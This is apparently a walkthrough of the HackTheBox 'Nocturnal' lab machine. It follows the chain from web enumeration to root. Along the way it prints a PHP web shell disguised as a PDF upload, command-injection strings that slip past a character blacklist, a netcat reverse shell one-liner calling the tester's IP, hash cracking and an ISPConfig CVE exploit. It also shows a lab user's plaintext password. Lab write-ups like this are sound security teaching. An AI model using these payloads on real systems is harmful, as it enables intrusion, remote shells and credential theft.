
This box is an “Easy” Linux box by HackTheBox. If you like these write-ups you can send me some love by clicking on the “respect” button on the top right of the profile page.
User flag #
Startup enumeration #
Usual first setup :
mkdir scans loot shares
nmap -A 10.10.11.64 -vvv -oA scans/first_scan.txt
nmap -A 10.10.11.64 -p- -oA scans/full_scan.txt
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.12 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 3072 20:26:88:70:08:51:ee:de:3a:a6:20:41:87:96:25:17 (RSA)
| 256 4f:80:05:33:a6:d4:22:64:e9:ed:14:e3:12:bc:96:f1 (ECDSA)
|_ 256 d9:88:1f:68:43:8e:d4:2a:52:fc:f0:66:d4:b9:ee:6b (ED25519)
80/tcp open http nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Welcome to Nocturnal
| http-cookie-flags:
| /:
| PHPSESSID:
|_ httponly flag not setThe full scan does not reveal any more open ports. We see a port 80 so let’s checkout :

nocturnal.htb so let’s add it to the /etc/hosts file :
sudo vim /etc/hosts

# HTB Nocturnal
10.10.11.64 nocturnal.htb
Web part yay #
We get access to a beautiful PHP application that seems to be an online file storage :

The /login.php endpoint enables us to log in, let us check for basic vulns before we create an account.
Sending special characters such as parenthesis, quotes and others does not yield any error so let’s move on to creating an account.

We now get access to a file upload functionality which is always an interesting attack surface !

When we try to upload an image file we get Invalid file type. pdf, doc, docx, xls, xlsx, odt are allowed.. So let’s try to upload a pdf.
This works and but when accessing it we download it with Content-Disposition: attachment rather than execute it.
If we do basic directory indexing we get the following :

uploads and backup prove to be 403s and known uploaded files in it also.
We can bypass the file upload restriction by putting the MIME type and the magic bytes of a PDF as such (and as shown below, the magic bytes are not even required) :
-----------------------------107791467936523468982457853774
Content-Disposition: form-data; name="fileToUpload"; filename="pdf_for_tests.pdf"
Content-Type: application/pdf

%PDF-1.7
<?php if(isset($_REQUEST["2c56aff1555e5ca4ecf059b9a664eaca0535a3c8908a0cf1a91f9f661b8d14d2"])){ echo "<pre>"; $cmd = ($_REQUEST["2c56aff1555e5ca4ecf059b9a664eaca0535a3c8908a0cf1a91f9f661b8d14d2"]); system($cmd); echo "</pre>"; die; }?>

-----------------------------107791467936523468982457853774--
But when accessing we still are given the PDF as download through the Content-Disposition: attachment header and we do not get the code to execute,
But now we realized that we have a way to enumerate usernames since whenever a non-valid user is on screen we get a User not found. which we don’t have otherwise.
We can run the following command
ffuf -u "http://nocturnal.htb:80/view.php?username=FUZZ&file=pdf_for_tests.pdf" -H "Cookie: PHPSESSID=e1uiidd8s34sou1vpbe3g2hmfr" -H "Priority: u=0, i" -H "User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0" -H "Referer: http://nocturnal.htb/dashboard.php" -H "Upgrade-Insecure-Requests: 1" -H "Accept-Language: en-US,en;q=0.5" -w /usr/share/seclists/Usernames/top-usernames-shortlist.txt -fr "User not found."I also ran it with /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt
We get the following accounts :
test                    [Status: 200, Size: 3317, Words: 1178, Lines: 129, Duration: 43ms]
1234                    [Status: 200, Size: 3037, Words: 1174, Lines: 129, Duration: 28ms]
admin                   [Status: 200, Size: 3037, Words: 1174, Lines: 129, Duration: 78ms]
123                     [Status: 200, Size: 3037, Words: 1174, Lines: 129, Duration: 49ms]
donald                  [Status: 200, Size: 3037, Words: 1174, Lines: 129, Duration: 51ms]
amanda                  [Status: 200, Size: 3113, Words: 1175, Lines: 129, Duration: 33ms]
aaron                   [Status: 200, Size: 3122, Words: 1175, Lines: 129, Duration: 65ms]
Donald                  [Status: 200, Size: 3109, Words: 1175, Lines: 129, Duration: 27ms]
tobias                  [Status: 200, Size: 3037, Words: 1174, Lines: 129, Duration: 27ms]
invitado                [Status: 200, Size: 3115, Words: 1175, Lines: 129, Duration: 32ms]
... (others)

And the best thing is that whenever we get the username right but the filename wrong we are being given in return the list of files available from that username 🥳

Starting from there we can take a look at the different users and the length of the answer and filter out all the 3037 which are empty pages. We can skip to amanda who has on her space a privacy .odt which contains interesting stuff :

We can thus login as amanda:arHkG7HAI68X8s1J on the webpage.
Trying to get RCE #
Now when accessing the page from amanda’s perspective we get access to the admin panel (http://nocturnal.htb/admin.php). This enables us to look at the code and also create backups :
We can take a look at the various PHP files and see a potential injection here :

cleanEntry goes as follows and removes a lot of characters we could use for injections :
function cleanEntry($entry) {
    $blacklist_chars = [';', '&', '|', '$', ' ', '`', '{', '}', '&&'];

    foreach ($blacklist_chars as $char) {
        if (strpos($entry, $char) !== false) {
            return false; // Malicious input detected
        }
    }

    return htmlspecialchars($entry, ENT_QUOTES, 'UTF-8');
}
We can input sdf%0asleep%095%09%23 as a password so that we run
sdf\nsleep\t5\t#Which ammounts to
sdf
sleep 5 # the rest of the command
The server sleeps for 5 seconds before giving us a Error creating the backup error. which is exactly what we want !
As most characters were blocked (so hard to do a reverse shell) I then used the following sdf%0als%09%2fhome%09%3e%092 to list the home directories (since the errors are being fed back) and got that the only existing home directory was tobias. Unfortunately the account running the webserver did not have access to it.
I then checked I could get the pdf I had uploaded using sdf%0acat%09.%2fuploads%2fpdf_for_tests.pdf%09%3e%092

I thus uploaded a bash file under the cover of a PDF file containing a reverse shell :
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bash -i 2>&1|nc 10.10.16.87 4242 >/tmp/fI then set the password to sdf%0abash%09.%2fuploads%2fpdf_for_tests.pdf and got a hit

Remember to use rlwrap it’s so much better to catch reverse shells
Privesc to access a non-service user on the machine #
I found a database in the /var/www/nocturnal_database and retrieved it using cat nocturnal_database.db | base64 -w 0 since its a quite small file. i the copied it an decoded using base64 -d and got this :

We export this as plaintext and try to crack it (I used vim search and replace to put : in place of the \t in order to use the --username option) :

hashcat hashes_db /usr/share/wordlists/rockyou.txt -m 0 --username
Root flag #
Low hanging fruits :
No sudoer rights


We try to use this exploit but it unfortunately does not work.
Proxying to attack the internal-only open port #
We localize a weird 8080 open port

Let’s set up a port forwarding since we can use tobias’ ssh login :
ssh -L 1337:localhost:8080 tobias@10.10.11.64So now we have on our port 1337 the port 8080 of the server :

ISPConfig shenanigans #
We can try the passwords we’ve had + the usual suspects (admin:admin, admin:password) and we get no luck.
Let’s look for anything related to this on the machine :
find / -name "*ispconfig*" 2>/dev/nullWe get the logs : /var/log/ispconfig/auth.log which tells us the user successfully login is admin :
Successful login for user 'admin'  from 127.0.0.1 at 2025-04-09 10:19:13 with session ID vo10b400dv579klascjkkf1568
Successful login for user 'admin'  from 127.0.0.1 at 2025-04-09 10:54:48 with session ID k6cfshre0jfnp81hetdrc1c67a
Failed login for user 'tobias' from 127.0.0.1 at 2025-04-27 18:54:22
Failed login for user 'tobias' from 127.0.0.1 at 2025-04-27 18:54:36
Successful login for user 'admin'  from 127.0.0.1 at 2025-04-27 18:54:45 with session ID kbgmncgpa3r8omhqc6at36s0q7
Successful login for user 'admin'  from 127.0.0.1 at 2025-04-27 18:54:55 with session ID 06s32b7dp9952vkjtcrle86sa0
Successful login for user 'admin'  from 127.0.0.1 at 2025-04-27 18:55:21 with session ID c5mq1m5kf7gs4p1otaq75ka2ca
Successful login for user 'admin'  from 127.0.0.1 at 2025-04-27 18:55:25 with session ID bbual89c5he81uhskeil042tl3
Successful login for user 'admin'  from 127.0.0.1 at 2025-04-27 18:55:48 with session ID dq3s9o9ehg8e1r5og2udoneuop
Failed login for user 'motoh4ck3r' from 127.0.0.1 at 2025-04-27 19:52:49
Successful login for user 'admin'  from 127.0.0.1 at 2025-04-27 19:53:27 with session ID 39q237nfr773p1pn054comls1q

We then try password reuse from previously found passwords on admin and find that the admin account uses tobias’ !
Inside the ISPConfig #
We now have access to the ISPConfig panel and need a way to get RCE. Let’s see if there are known ways first.
Looking online an Ubuntu 20 would probably have a version 3.X. If we look at the source code we see that it contains a style link to /themes/default/assets/stylesheets/ispconfig.css?ver=3.2. We can then confirm that by clicking on help once logged in as an admin and it is ISPConfig Version: 3.2.10p1. Now let’s look for RCEs in version 3.2.10 and around. We find that the versions up to 3.2.12 are affected by CVE 2023-46818 so let’s try that since it’s perfectly what we want :


The exploit completes and we get an admin shell :